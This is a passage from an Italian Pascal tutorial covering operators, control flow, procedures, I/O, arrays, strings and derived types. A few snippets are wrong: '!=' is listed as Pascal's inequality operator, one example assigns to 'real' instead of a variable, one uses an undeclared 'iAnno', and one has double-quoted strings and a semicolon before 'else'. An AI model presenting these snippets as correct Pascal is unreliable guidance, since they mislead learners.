Una caratteristica fondamentale del Pascal è la sua attenzione nella coerenza dei tipi di dati utilizzati nelle espressioni e nelle assegnazioni. Tanto per comprendere il problema con un esempio, un compilatore non dovrebbe consentire l'assegnamento di un valore in virgola mobile in una variabile intera. Naturalmente, ogni compilatore può utilizzare una politica differente, consentendo una conversione di tipo automatica in situazioni particolari.

In ogni caso, è necessario conoscere l'uso di alcune funzioni essenziali, utili per prevenire conflitti nel tipo dei dati.

`Round(`⟨*numero-reale*⟩`)`

`Trunc(`⟨*numero-reale*⟩`)`

Queste due funzioni, usate in questo modo, restituiscono un valore intero a partire da un valore a virgola mobile. Nel primo caso il numero viene arrotondato, mentre nel secondo viene semplicemente troncato al valore intero.

| Operatore e operandi | Descrizione |
|---|---|
| ⟨*op1*⟩ + ⟨*op2*⟩ | Somma i due operandi. |
| ⟨*op1*⟩ - ⟨*op2*⟩ | Sottrae dal primo il secondo operando. |
| ⟨*op1*⟩ * ⟨*op2*⟩ | Moltiplica i due operandi. |
| ⟨*op1*⟩ / ⟨*op2*⟩ | Divide il primo operando per il secondo, il risultato è in virgola mobile. |
| ⟨*op1*⟩ div ⟨*op2*⟩ | Divide il primo operando per il secondo generando un risultato intero. |
| ⟨*op1*⟩ mod ⟨*op2*⟩ | Modulo: il resto della divisione tra il primo e il secondo operando. |
| ⟨*var*⟩ := ⟨*valore*⟩ | Assegna alla variabile il valore alla destra. |

Tabella 124.2: Elenco degli operatori aritmetici e di quelli di assegnamento relativi a valori numerici.

### 124.3.2 Operatori di confronto e operatori logici

Gli operatori di confronto determinano la relazione tra due operandi. Il risultato dell'espressione composta da due operandi messi a confronto è di tipo booleano, rappresentabile in Pascal con le costanti **`TRUE`** e **`FALSE`**. Gli operatori di confronto sono elencati nella tabella 124.3.

| Operatore e operandi | Descrizione |
|---|---|
| ⟨*op1*⟩ = ⟨*op2*⟩ | *Vero* se gli operandi si equivalgono. |
| ⟨*op1*⟩ != ⟨*op2*⟩ | *Vero* se gli operandi sono differenti. |
| ⟨*op1*⟩ < ⟨*op2*⟩ | *Vero* se il primo operando è minore del secondo. |
| ⟨*op1*⟩ > ⟨*op2*⟩ | *Vero* se il primo operando è maggiore del secondo. |
| ⟨*op1*⟩ <= ⟨*op2*⟩ | *Vero* se il primo operando è minore o uguale al secondo. |
| ⟨*op1*⟩ >= ⟨*op2*⟩ | *Vero* se il primo operando è maggiore o uguale al secondo. |

Tabella 124.3: Elenco degli operatori di confronto. Le metavariabili indicate rappresentano gli operandi e la loro posizione.

Quando si vogliono combinare assieme diverse espressioni logiche, comprendendo in queste anche delle variabili che contengono un valore booleano, si utilizzano gli operatori logici. Gli operatori logici sono elencati nella tabella 124.4.

| Operatore e operandi | Descrizione |
|---|---|
| not ⟨*op*⟩ | Inverte il risultato logico dell'operando. |
| ⟨*op1*⟩ and ⟨*op2*⟩ | *Vero* se entrambi gli operandi restituiscono il valore *Vero*. |
| ⟨*op1*⟩ or ⟨*op2*⟩ | *Vero* se uno o entrambi gli operandi restituiscono il valore *Vero*. |

Tabella 124.4: Elenco degli operatori logici. Le metavariabili indicate rappresentano gli operandi e la loro posizione.

Nel Pascal tradizionale, le espressioni logiche vengono valutate in ogni parte, prima di definire il risultato finale di un operatore AND o di un operatore OR. Dal momento che questo metodo di risoluzione è inutilmente dispersivo, spesso i compilatori Pascal consentono di ottenere il «cortocircuito», attraverso cui si valutano solo le parti dell'espressione che sono indispensabili per arrivare al risultato finale.

## 124.4 Strutture di controllo del flusso

Il linguaggio Pascal gestisce un buon numero di strutture di controllo di flusso, compreso il salto *go-to* che comunque è sempre meglio non utilizzare, e qui, volutamente, non viene presentato.

Le strutture di controllo permettono di sottoporre l'esecuzione di una parte di codice alla verifica di una condizione, oppure permettono di eseguire dei cicli, sempre sotto il controllo di una condizione. La parte di codice che viene sottoposta a questo controllo, può essere un'istruzione singola, oppure un gruppo di istruzioni. Nel secondo caso, quasi sempre, è necessario delimitare questo gruppo attraverso l'uso di **`begin`** e **`end`**.

Dal momento che è comunque consentito di realizzare un gruppo di istruzioni che in realtà ne contiene una sola, probabilmente è meglio utilizzare sempre i delimitatori **`begin end`**, a vantaggio dello stile e della leggibilità del codice.

### 124.4.1 if

`if` ⟨*condizione*⟩ `then` ⟨*istruzione*⟩

`if` ⟨*condizione*⟩ `then` ⟨*istruzione*⟩ `else` ⟨*istruzione*⟩

Se la condizione si verifica, viene eseguita l'istruzione (o il gruppo di istruzioni) seguente, e quindi il controllo passa alle istruzioni successive alla struttura. Se viene utilizzato **`else`**, nel caso non si verifichi la condizione, viene eseguita l'istruzione che ne segue.

Seguono alcuni esempi.

```
...
var     importo : integer;
...
if importo > 10000000 then Writeln( 'offerta vantaggiosa' );
```

---

```
...
var     importo         : integer;
        memorizza       : integer;
...
if importo > 10000000 then
begin
    memorizza := importo;
    Writeln( 'offerta vantaggiosa' );
end
else
    Writeln( 'meglio lasciar perdere' );
```

---

```
...
var     importo         : integer;
        memorizza       : integer;
...
if importo > 10000000 then
begin
    memorizza := importo;
    Writeln( 'offerta vantaggiosa' );
end
else if importo > 5000000 then
begin
    memorizza := importo;
    Writeln( 'offerta accettabile' );
end
else
    Writeln( 'meglio lasciar perdere' );
```

> Il blocco *if-then-else* rappresenta un'unica istruzione in Pascal. In questo senso, dovrebbe apparire un unico punto e virgola alla fine del blocco, a terminare l'istruzione. Se si utilizzano raggruppamenti di istruzioni attraverso i delimitatori **`begin end`**, le istruzioni contenute terminano con il punto e virgola, mentre il blocco, dopo la parola chiave **`end`**, no, a meno che si tratti della fine dell'istruzione **`if`**.

Per osservare meglio questo particolare, si potrebbero riscrivere gli stessi esempi nel modo seguente, in cui il punto e virgola finale serve a concludere visivamente la dentellatura delle istruzioni **`if`**.

```
...
var     importo : integer;
...
if importo > 10000000 then
    Writeln( 'offerta vantaggiosa' )
;
```

---

```
...
var     importo         : integer;
        memorizza       : integer;
...
if importo > 10000000 then
    begin
        memorizza := importo;
        Writeln( 'offerta vantaggiosa' );
    end
else
    Writeln( 'meglio lasciar perdere' )
;
```

```
...
var     importo         : integer;
        memorizza       : integer;
...
if importo > 10000000 then
    begin
        memorizza := importo;
        Writeln( 'offerta vantaggiosa' );
    end
else
    if importo > 5000000 then
        begin
            memorizza := importo;
            Writeln( 'offerta accettabile' );
        end
    else
        Writeln( 'meglio lasciar perdere' )
;
```

### 124.4.2 case

La struttura di selezione si ottiene con l'istruzione **`case`**, ed è un po' troppo complessa per essere rappresentata facilmente attraverso uno schema sintattico. In generale, l'istruzione **`case`** permette di eseguire una o più istruzioni in base al risultato di un'espressione. L'esempio seguente mostra la visualizzazione del nome del mese, in base al valore di un intero.

```
...
var     mese    : integer;
...
case mese of
    1  : Writeln( 'gennaio' );
    2  : Writeln( 'febbraio' );
    3  : Writeln( 'marzo' );
    4  : Writeln( 'aprile' );
    5  : Writeln( 'maggio' );
    6  : Writeln( 'giugno' );
    7  : Writeln( 'luglio' );
    8  : Writeln( 'agosto' );
    9  : Writeln( 'settembre' );
    10 : Writeln( 'ottobre' );
    11 : Writeln( 'novembre' );
    12 : Writeln( 'dicembre' );
end;
```

È importante osservare l'uso del punto e virgola, che conclude ogni istruzione richiamata dai vari casi. La parola chiave **`end`** finale, conclude la struttura.

Un gruppo di casi può essere raggruppato assieme, quando si vuole che ognuno di questi esegua lo stesso gruppo di istruzioni.

```
...
var     anno    : integer;
        mese    : integer;
        giorni  : integer;
...
case mese of
    1,3,5,7,8,10,12 :
        giorni := 31;
    4,6,9,11 :
        giorni := 30;
    2   :
        if ((anno mod 4 = 0) and not (anno mod 100 = 0)) or
                (iAnno mod 400 = 0) then
            giorni := 29
        else
            giorni := 28
```

```
        ;
end;
```

È anche possibile definire un caso predefinito che si verifichi quando nessuno degli altri si avvera.

```
...
var     mese    : integer;
...
case mese of
    1  : Writeln( 'gennaio' );
    2  : Writeln( 'febbraio' );
...
    11 : Writeln( 'novembre' );
    12 : Writeln( 'dicembre' );
else
    Writeln( 'mese non corretto' );
end;
```

Un intervallo di casi può essere indicato facilmente come nell'esempio seguente:

```
...
var     mese    : integer;
...
case mese of
    6..9 : Writeln( 'mesi caldi' );
    ...
end;
```

### 124.4.3 while

`while` ⟨*condizione*⟩ `do` ⟨*istruzione*⟩

**`while`** esegue un'istruzione finché la condizione restituisce il valore *Vero*. La condizione viene valutata prima di eseguire l'istruzione e poi ogni volta che termina un ciclo, prima dell'esecuzione del successivo.

Come sempre, al posto della singola istruzione se ne può inserire un raggruppamento delimitato dalle parole chiave **`begin`** e **`end`**.

L'esempio seguente fa apparire per 10 volte la lettera «x».

```
program DieciX;

var contatore   : integer;

begin
    contatore := 0;
    while contatore < 10 do
    begin
        contatore := contatore + 1;
        Writeln( 'x' );
    end;
end.
```

La struttura **`while`** è un'istruzione singola in Pascal. Per sottolinearlo, si potrebbe cambiare la dentellatura dell'esempio appena mostrato per fare in modo che il punto e virgola finale, che chiude l'istruzione, inizi sulla stessa colonna della parola chiave **`while`**.

```
...
    contatore := 0;
    while contatore < 10 do
        begin
            contatore := contatore + 1;
            Writeln( 'x' );
        end
    ;
...
```

### 124.4.4 repeat-until

`repeat` ⟨*istruzione*⟩`;...` `until` ⟨*condizione*⟩`;`

La struttura **`repeat-until`** permette di eseguire un gruppo di istruzioni una volta e poi di ripeterne l'esecuzione fino a quando la condizione posta alla fine continua a non verificarsi.

Ci sono quindi due diversità fondamentali, rispetto alla struttura **`while`**: il gruppo di istruzioni viene eseguito sicuramente almeno una volta; il verificarsi della condizione implica l'interruzione del ciclo.

Per quanto riguarda la sintassi usata dal Pascal, c'è da osservare che dopo la parola chiave **`repeat`** possono essere collocate una serie di istruzioni, senza bisogno di un raggruppamento **`begin end`**. In questo senso, ogni istruzione termina con il suo punto e virgola.

L'esempio seguente è solo un pretesto per mostrare il funzionamento di questa struttura: visualizza dieci volte la lettera «x».

```
program DieciX;

var contatore   : integer;

begin
    contatore := 0;
    repeat
        contatore := contatore + 1;
        Writeln( 'x' );
    until contatore = 10;
end.
```

### 124.4.5 for

`for` ⟨*variabile*⟩`; :=` ⟨*inizio*⟩ `to` ⟨*fine*⟩ `do` ⟨*istruzione*⟩

L'istruzione **`for`** permette di definire un ciclo enumerativo, in cui una variabile intera viene inizializzata a un valore iniziale, quindi viene eseguita ripetitivamente l'istruzione controllata, incrementando alla fine di ogni esecuzione tale variabile, e interrompendo il ciclo quando questa raggiunge il valore finale (quando la variabile ha raggiunto il valore finale, si esegue l'istruzione per l'ultima volta). L'incremento è di un'unità quando il valore finale è maggiore di quello iniziale, oppure di un'unità negativa quando il valore finale è minore di quello iniziale.

L'esempio già visto, in cui veniva visualizzata per dieci volte una «x», potrebbe tradursi nel modo seguente, attraverso l'uso di un ciclo **`for`**.

```
program DieciX;

var contatore   : integer;

begin
    for contatore := 1 to 10 do
        Writeln( 'x' )
    ;
end.
```

Come sempre, al posto di controllare una singola istruzione, se ne può gestire un gruppo, attraverso l'uso dei delimitatori **`begin`** e **`end`**. L'esempio già visto, potrebbe eventualmente tradursi nel modo seguente:

```
...
    for contatore := 1 to 10 do
        begin
            Writeln( 'x' );
        end
    ;
...
```

## 124.5 Procedure e funzioni

Il linguaggio Pascal distingue due tipi di subroutine: procedure e funzioni. In pratica, le procedure sono funzioni che non restituiscono alcun valore.

La dichiarazione e descrizione delle procedure e delle funzioni deve essere fatta all'interno della parte iniziale del programma, dedicata alle dichiarazioni. Procedure e funzioni possono chiamarsi a vicenda, e in ogni caso, perché la chiamata possa essere valida, occorre che la procedura o la funzione sia stata dichiarata precedentemente.

Ci sono situazioni in cui non è possibile descrivere una funzione o una procedura prima di quella chiamante. In tali casi, è possibile dichiarare una funzione senza descriverla immediatamente.

### 124.5.1 Struttura

Per il linguaggio Pascal, le procedure e le funzioni sono dei sottoprogrammi veri e propri, tanto che anche in questo caso si distinguono tre parti: intestazione, dichiarazioni, e istruzioni. In particolare, l'intestazione può includere anche la dichiarazione, a meno che questa non sia separata per renderla visibile ad altre procedure e funzioni precedenti.

`procedure` ⟨*nome*⟩`[(`⟨*parametro-formale*⟩`[...])];`

`function` ⟨*nome*⟩`[(`⟨*parametro-formale*⟩`[...])] :` ⟨*tipo*⟩`;`

La sintassi che appare sopra rappresenta la dichiarazione di una procedura e di una funzione. Come si può osservare, a parte la parola chiave iniziale, la funzione ha alla fine l'indicazione del tipo di dati che restituisce.

Se la procedura o la funzione non richiede l'indicazione di parametri, allora non è necessario specificare alcun ***parametro formale***, e quindi non sono necessarie nemmeno le parentesi tonde.

Dopo la dichiarazione della funzione o della procedura, vanno indicate le dichiarazioni, per esempio le variabili utilizzate, nello stesso modo già visto per il programma.

Infine vanno poste le istruzioni, all'interno di un raggruppamento **`begin end`**. A differenza del raggruppamento analogo che riguarda il blocco principale del programma, la parola chiave **`end`** è conclusa con un punto e virgola invece che con il punto.

La funzione restituisce un valore, attraverso l'assegnamento a una variabile ipotetica che ha lo stesso nome della funzione.

Esempi

```
procedure CiaoCiao;
begin
    Writeln('Ciao a tutti');
    Writeln('ciao ciao ciao');
end;
```

Si tratta di una procedura elementare che non utilizza alcun parametro e si limita a emettere un messaggio di saluto.

```
function CiaoCiao : boolean;
begin
    Writeln('Ciao a tutti');
    Writeln('ciao ciao ciao');
    CiaoCiao := TRUE;
end;
```

Si tratta di una funzione elementare che non utilizza alcun parametro e si limita a emettere un messaggio di saluto, restituendo sempre il valore booleano *Vero*.

### 124.5.2 Campo d'azione

Sia le variabili che le procedure e le funzioni, hanno un campo d'azione. Le variabili dichiarate nella parte introduttiva di un programma, prima della dichiarazione di procedure e funzioni, sono accessibili al corpo del programma e a tutte le procedure e funzioni. Le variabili dichiarate nella parte introduttiva di una procedura o di una funzione, hanno effetto locale, non essendo visibili all'esterno, e se queste hanno nomi già utilizzati per le variabili globali, di fatto ne impediscono l'accesso.

Le procedure e le funzioni, in qualità di sottoprogrammi, possono contenere anche la dichiarazione di sottoprocedure e sottofunzioni. In tal caso, tali subroutine sono accessibili solo dal codice contenuto nella procedura o funzione in cui sono dichiarate. Nello stesso modo, le variabili locali delle procedure o delle funzioni sono accessibili anche alle rispettive sottoprocedure e sottofunzioni.

### 124.5.3 Forward

Si è accennato al fatto che, perché una chiamata possa essere valida, occorre che la procedura o la funzione in questione sia stata dichiarata prima, cioè in una posizione precedente all'interno del sorgente.

In presenza di chiamate ricorsive tra più procedure o funzioni, diviene impossibile che ogni chiamata si riferisca sempre a qualcosa di definito e descritto in precedenza.

Per risolvere il problema, si può dichiarare una procedura o una funzione prima della sua descrizione effettiva, attraverso l'uso della parola chiave **`forward`**, come nell'esempio seguente:

```
...
procedure MiaProcedura(...);
forward;
...
...
procedure MiaProcedura;
begin
    ...
end;
...
```

La dichiarazione della procedura o della funzione deve contenere la dichiarazione di tutti i parametri formali, mentre la descrizione no.

### 124.5.4 Parametri formali e chiamata per valore o per riferimento

La descrizione dei parametri formali, all'interno della dichiarazione di una procedura o di una funzione, richiede la definizione del nome delle variabili e del tipo relativo. Il campo d'azione di queste variabili è locale.

```
...
procedure MiaProcedura( primo,secondo : integer;
                        terzo         : char);
begin
    ...
end;
...
```

L'esempio mostra la dichiarazione di una procedura che utilizza tre parametri formali, denominati casualmente proprio: **`primo`**, **`secondo`** e **`terzo`**. I primi due sono di tipo **`integer`**, mentre l'ultimo è di tipo **`char`**.

Come si può osservare, la dichiarazione dei parametri formali è molto simile alla dichiarazione delle variabili, con la differenza che ciò avviene all'interno di parentesi tonde, e che (per il momento) manca la parola chiave **`var`**.

Una procedura o una funzione in cui i parametri formali siano stati dichiarati in questo modo, riceve una copia dei dati nel momento della chiamata, senza poter riflettere all'indietro le modifiche che a questi dovesse applicare. Si ha in pratica una chiamata per valore.

È possibile dichiarare una procedura o una funzione in cui la chiamata sia per riferimento, in modo da riflettere all'indietro le modifiche, utilizzando la parola chiave **`var`**.

```
...
procedure MiaProcedura( primo       : integer;
                        var secondo : integer;
                        terzo       : char);
begin
    ...
end;
...
```

L'esempio mostra una variante in cui si dichiara che il secondo parametro formale, **`secondo`**, riflette all'indietro le modifiche che dovessero essergli apportate all'interno della procedura.

### 124.5.5 Chiamata e parametri attuali

La chiamata di una procedura o di una funzione, avviene semplicemente nominandola, e facendola seguire dall'indicazione dei ***parametri attuali***, cioè dei valori che si vuole siano passati per l'elaborazione.

La differenza fondamentale tra procedure e funzioni sta nel fatto che le chiamate alle prime vengono utilizzate come istruzioni pure e semplici, mentre le seconde, vanno inserite all'interno di espressioni.

Merita un minimo di attenzione anche il tipo di chiamata: per valore o per riferimento. Nel primo caso, non si pongono problemi di alcun tipo, dal momento che la funzione o la procedura chiamata non può alterarli; se invece si tratta di una chiamata per riferimento, occorre fare attenzione che il parametro attuale, usato nella chiamata, non sia una costante, perché questo genererebbe un errore irreversibile.

```
...
var     MioNumero : integer;
...
procedure MiaProcedura( primo       : integer;
                        var secondo : integer;
```

```
                        terzo       : char);
begin
    ...
    secondo := 777;
    ...
end;
...
{ inizio del programma }
begin
    MiaProcedura( 123, MioNumero, 'C' );
    Writeln( MioNumero );
end.
```

L'esempio mostra una chiamata a una procedura in cui uno dei parametri deve essere chiamato per riferimento. In tal caso, il parametro attuale corrispondente utilizzato nella chiamata, è necessariamente una variabile.

## 124.6 I/O elementare

Per le operazioni di I/O elementare, cioè per l'utilizzo di standard output e standard error, si hanno a disposizione due coppie di procedure: **`Write()`** e **`Writeln()`**; **`Read()`** e **`Readln()`**. La prima coppia per emettere qualcosa attraverso lo standard output, la seconda per leggere qualcosa dallo standard input.

Anche se non è ancora stato affrontato l'argomento stringhe, è opportuno anticipare che per inserire un apice singolo all'interno di una costante stringa, basta indicarne due consecutivi. Per esempio, la stringa seguente,

```
'questa è la ''vera'' verità'
```

Si traduce in:

```
questa è la 'vera' verità
```

### 124.6.1 Write(), Writeln()

`Write(`⟨*elemento-da-visualizzare*⟩`[:`⟨*dimensione*⟩`[:`⟨*decimali*⟩`]][,...])`

`Writeln(`⟨*elemento-da-visualizzare*⟩`[:`⟨*dimensione*⟩`[:`⟨*decimali*⟩`]][,...])`

Le procedure **`Write()`** e **`Writeln()`** permettono di emettere attraverso lo standard output il contenuto di tutti i parametri che gli vengono forniti. A seconda dei tipi di dati utilizzati, vengono effettuate tutte le conversioni necessarie a ottenere un risultato stringa.

Se un parametro attuale, fornito nella chiamata, viene indicato seguito da due punti (`:`) e quindi da un numero, si stabilisce lo spazio (espresso in colonne) che questo utilizzerà nell'output. Se si specifica tale dimensione, l'informazione verrà rappresentata allineandola a destra. Questa possibilità di definire la dimensione viene utilizzata prevalentemente per i dati numerici, e in questo senso sta la logica dell'allineamento a destra.

Se si vuole rappresentare un valore numerico con decimali, è abbastanza importante fissare la dimensione della visualizzazione, aggiungendo anche l'indicazione delle colonne da riservare alla parte decimale. Diversamente, la rappresentazione risulterebbe in notazione esponenziale.

L'unica differenza tra le due procedure, sta nel fatto che **`Writeln()`** aggiunge automaticamente, alla fine della stringa visualizzata, il codice di interruzione di riga, in modo da riportare il cursore all'inizio della riga successiva.

Esempi

```
var totale : integer;
...
totale := 1950000;
...
Write('Totale:', totale:11);
```

Emette la stringa seguente, senza portare a capo il cursore alla fine.

```
Totale:    1950000
```

---

```
var totale : real;
...
real := 1234.5678;
...
Writeln('Totale:', totale:11:5);
```

Emette la stringa seguente, portando a capo il cursore alla fine.

```
Totale: 1234.56780
```

### 124.6.2 Read(), Readln()

`Read(`⟨*variabile*⟩`[,...])`

`Readln(`⟨*variabile*⟩`[,...])`

Le procedure **`Read()`** e **`Readln()`** permettono di leggere dallo standard input dei valori per le variabili che vengono indicate come parametri della chiamata. I dati inseriti, vengono distinti in base all'inserimento di spaziature, così come avviene di solito con gli argomenti di un comando del sistema operativo.

È importante che i dati inseriti siano compatibili con il tipo delle variabili utilizzate, altrimenti si rischia di ottenere un errore irreversibile durante il funzionamento del programma.

La differenza tra le due procedure sta nel fatto che **`Readln()`** dovrebbe restituire l'eco del codice di interruzione di riga, quando si preme [*Invio*] per concludere l'inserimento dei dati, mentre **`Read()`** no. In pratica, può darsi che il compilatore non riesca a distinguere tra le due procedure, e si comporti sempre nello stesso modo.

Esempi

```
var totale : integer;
...
Write('Inserisci il totale: ');
Read(totale);
...
```

Emette l'invito a inserire un valore e quindi lo attende dallo standard input.

```
var capitale : integer;
var tasso    : real;
...
Write('Inserisci di seguito il capitale e il tasso: ');
Read(capitale,tasso);
...
```

Emette l'invito a inserire due valori consecutivi: un intero e un valore decimale.

## 124.7 Struttura del sorgente: le dichiarazioni

È già stato accennato alla struttura di un sorgente Pascal: del programma, delle procedure e delle funzioni. Si tratta di tre parti fondamentali:

1. intestazione del programma, dichiarazione della procedura o della funzione;
2. dichiarazioni;
3. istruzioni.

Il punto più delicato è la definizione della parte delle dichiarazioni, dato che nel Pascal originale esiste un ordine preciso nel tipo di istruzioni che possono esservi inserite. Si tratta di dichiarazioni:

1. **`label`**
2. **`const`**
3. **`type`**
4. **`var`**
5. **`procedure`**
6. **`function`**

La maggior parte di queste dichiarazioni non è ancora stata descritta. In particolare, **`label`**, dal momento che serve a realizzare dei salti incondizionati senza ritorno (*go-to*), non viene descritta in questi capitoli sul Pascal.

## 124.8 Riferimenti

- Gordon Dodrill, *Pascal Language Tutorial*
  *<http://www.swcp.com/~dodrill/pasdoc/>*

---

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Pascal: tipi di dati derivati

Nel capitolo introduttivo è stato visto l'uso di variabili identificabili semplicemente con il loro nome. La programmazione elementare richiede anche l'utilizzo di strutture di dati più complesse; le stesse stringhe sono degli array di caratteri, e come tali vanno trattate.

## 125.1 Array

Gli array in Pascal sono una sequenza ordinata, in una quantità prestabilita, di elementi dello stesso tipo. Gli elementi possono essere composti da qualunque tipo di dati, nativo o derivato.

Una caratteristica importante del linguaggio Pascal sta nel fatto che nel momento della dichiarazione di un array, viene definito anche il valore iniziale dell'indice da utilizzare per la scansione dei vari elementi.

### 125.1.1 Dichiarazione e accesso

`var` ⟨*nome*⟩ `: array[`⟨*inizio*⟩`..`⟨*fine*⟩`] of` ⟨*tipo*⟩

La sintassi indicata, dove le parentesi quadre fanno parte dell'istruzione, mostra in breve in che modo si possa dichiarare un array, a una sola dimensione, di elementi di un certo tipo di dati.

È importante osservare che vengono stabiliti in modo esplicito sia l'indice iniziale del primo elemento che quello finale dell'ultimo, stabilendo implicitamente la quantità di questi.

L'esempio seguente mostra la dichiarazione di tre array simili, composti tutti da 7 interi, dove, rispettivamente, il primo elemento si raggiunge con l'indice iniziale 1, 0 e 2.

```
var elenco  : array[1..7] of integer;
    elenco2 : array[0..6] of integer;
    elenco3 : array[2..8] of integer;
```

Per accedere agli elementi di un array si usa la sintassi seguente, e anche qui le parentesi quadre fanno parte dell'istruzione.

⟨*nome*⟩`[`⟨*indice*⟩`]`

Quello che conta è che l'indice indicato sia valido, in funzione della dichiarazione fatta in origine. L'esempio seguente assegna al primo elemento il valore 10.

```
elenco[1] := 10;
```

Gli array multidimensionali non sono altro che array di array. Il modo più semplice per dichiarare un array multidimensionale è quello di indicare due o più intervalli di valori per gli indici, secondo la sintassi seguente:

`var` ⟨*nome*⟩ `: array[`⟨*inizio*⟩`..`⟨*fine*⟩`,`⟨*inizio*⟩`..`⟨*fine*⟩`...] of` ⟨*tipo*⟩

Per esempio, l'istruzione seguente dichiara un array a due dimensioni di 3 elementi per 8, di tipo intero. Si osservi in particolare il secondo intervallo di indici, dove il primo elemento verrà raggiunto con l'indice zero.

```
var elenco : array[1..3,0..7] of integer;
```

In modo analogo, si raggiunge un elemento di un array multidimensionale utilizzando due o più indici, secondo la sintassi seguente:

⟨*nome*⟩`[`⟨*indice*⟩`,`⟨*indice*⟩`...]`

L'esempio seguente assegna un valore all'elemento «1,0».

```
elenco[1,0] := 10;
```

### 125.1.2 Scansione di un array

La scansione di un array avviene generalmente con un ciclo enumerativo, **`for`**, come nell'esempio seguente:

```
...
var indice : integer;
var elenco : array[1..7] of integer;
...
begin
    ...
    for indice := 1 to 7 do begin
```

```
        ...
        elenco[indice] := ...
        ...
    end;
    ...
end.
```

La scansione di array multidimensionali avviene generalmente attraverso una serie di cicli enumerativi, uno per ogni dimensione, annidati opportunamente. L'esempio seguente mostra la scansione di un array a tre dimensioni.

```
...
var i,j,k : integer;
var elenco : array[1..7,0..8,2..10] of integer;
...
begin
    ...
    for i := 1 to 7 do begin
        ...
        for j := 0 to 8 do begin
            ...
            for k := 2 to 10 do begin
                ...
                elenco[i,j,k] := ...
                ...
            end;
            ...
        end;
        ...
    end;
    ...
end.
```

## 125.2 Stringhe

Nel linguaggio Pascal, così come in molti altri, le stringhe sono semplicemente degli array di caratteri, con qualche piccola differenza per facilitarne l'utilizzo.

La dichiarazione di una variabile stringa è quindi la dichiarazione di un array composto da una quantità predefinita di caratteri. Nell'esempio seguente, viene creato una variabile stringa di 20 caratteri.

```
var cognome : array[1..20] of char;
```

La variabile dichiarata in questo modo può essere usata come un array, cioè accedendo alle informazioni carattere per carattere, oppure nel suo insieme. Nell'esempio seguente si assegna un nome alla variabile stringa mostrata sopra.

```
cognome := 'Rossi';
```

Se si utilizza un assegnamento di questo tipo, vengono ricoperti anche gli elementi successivi alla lunghezza della stringa letterale assegnata. Quindi, seguendo l'esempio, l'array riceverà il nome «Rossi» nei suoi primi cinque elementi, mentre negli altri verrà comunque inserito uno spazio.

## 125.3 Tipi

Il linguaggio Pascal permette di definire dei tipi di dati derivati, a partire da quelli elementari, o a partire da altri tipi composti dichiarati precedentemente.

type ⟨*tipo-nuovo*⟩ = ⟨*definizione-del-tipo*⟩

La definizione di un nuovo tipo va posta nella zona dichiarativa del programma, della procedura o della funzione. L'esempio seguente serve a dichiarare il tipo «Numero» come equivalente al tipo intero standard.

```
type Numero = integer;
```

Naturalmente, la definizione di un nuovo tipo è sensata quando serve a individuare qualcosa di più complesso dei dati elementari, come nel caso di un array. L'esempio seguente dichiara il tipo «Stringa» come un array di 80 caratteri, e quindi dichiara il tipo «Nominativo» come array composto da due elementi «Stringa» (probabilmente uno per il nome e l'altro per il cognome).

```
type Stringa = array[1..80] of char;
type Nominativo = array[1..2] of Stringa;
```

A questo punto, per seguire l'esempio, se si generasse una variabile di tipo «Nominativo», si otterrebbe un array di due elementi, che in realtà sono array di 80 caratteri.

```
...
var Nome : Nominativo;
...
begin
    ...
    Nome[1] := 'Pinco';
    Nome[2] := 'Pallino';
    ...
end.
```

L'esempio mostra in che modo si potrebbe usare una variabile del genere. Tuttavia, si poteva accedere anche al singolo elemento carattere, utilizzando due indici.

```
    ...
    Nome[1,1] := 'P';
    Nome[1,2] := 'i';
    Nome[1,3] := 'n';
    Nome[1,4] := 'c';
    Nome[1,5] := 'o';
    ...
end.
```

Convenzionalmente, quando si dichiara un nuovo tipo di dati, si usa l'iniziale maiuscola, per distinguerlo facilmente dagli altri tipi nativi.

## 125.4 Costanti

Il linguaggio Pascal offre qualcosa di simile alle costanti macro di altri linguaggi come il C. Non si tratta di un linguaggio di precompilazione, ma proprio del Pascal, anche se si tratta comunque di costanti letterali, senza la definizione di un tipo a priori.

`const` ⟨*nome-della-costante*⟩ `=` ⟨*valore-letterale*⟩

La dichiarazione di queste costanti va fatta, come prevedibile, nella zona dichiarativa del programma, della procedura o della funzione. L'esempio seguente dichiara la costante «DIMENSIONE», che poi viene usata per definire la dimensione di una serie di array.

```
...
const DIMENSIONE = 11;
...
var elenco  : array[1..DIMENSIONE] of integer;
    elenco2 : array[1..DIMENSIONE] of integer;
    elenco3 : array[1..DIMENSIONE] of integer;
```

Il vantaggio di utilizzare le costanti sta nel facilitare la lettura del sorgente, nel riconoscere il significato di determinate costanti, e nel facilitare la modifica di tali valori, senza dover rileggere tutto il sorgente alla loro ricerca.

## 125.5 Tipo enumerativo, sottointervallo e insieme

Il linguaggio Pascal offre dei tipi di dati particolari, che non sono ancora stati descritti, il cui scopo è solo quello di facilitare il compito del programmatore.

### 125.5.1 Tipo enumerativo

Il tipo enumerativo, o scalare, secondo la terminologia del Pascal, è una forma di rappresentazione di un intero attraverso costanti mnemoniche. In pratica, si definisce una variabile che può assumere un elenco di valori simbolici possibili, valori che in realtà sono solo delle costanti e non hanno alcun valore verbale.

`(`⟨*costante*⟩`,` ⟨*costante*⟩`[,...])`

La sintassi indicata mostra il modo in cui si definisce un tipo del genere: all'interno di parentesi tonde si elencano i nomi delle costanti che possono essere assegnate a una variabile di questo tipo.

L'esempio seguente mostra la dichiarazione di una variabile scalare che può assumere i valori «VERDE», «BLU» e «ROSSO».

```
var colore : (VERDE, BLU, ROSSO);
```

L'esempio stesso dovrebbe chiarire l'utilità di questo tipo di dati: si lascia al compilatore il compito di stabilire i valori più appropriati per i simboli che possono essere associati a una variabile. Tuttavia, è importante chiarire che non è possibile visualizzare il contenuto di una variabile del genere, in quanto questo non è prevedibile.

```
if colore = VERDE then
    begin
        ...
        Writeln( "Il colore è verde" );
    end;
else
    ...
;
```

Naturalmente, questo tipo di dati si presta particolarmente per la definizione di tipi derivati, come nell'esempio seguente, dove prima si dichiara un tipo e più avanti si utilizza nella dichiarazione di una nuova variabile.

```
type Sapore = (INSIPIDO, DOLCE, SALATO, ACIDO, PICCANTE, AMARO);
...
var pietanza : Sapore;
...
```

### 125.5.2 Sottointervallo

Il sottointervallo è la definizione di un tipo derivato che può utilizzare solo un intervallo stabilito di valori. Questo intervallo si definisce solo con l'indicazione di due costanti dello stesso tipo, separate da due punti in sequenza.

Per esempio, per indicare la serie di numeri interi che va da 1 a 7, si può utilizzare la notazione **`1..7`**, e per indicare la serie delle lettere alfabetiche minuscole, si può utilizzare la notazione **`'a'..'z'`**.

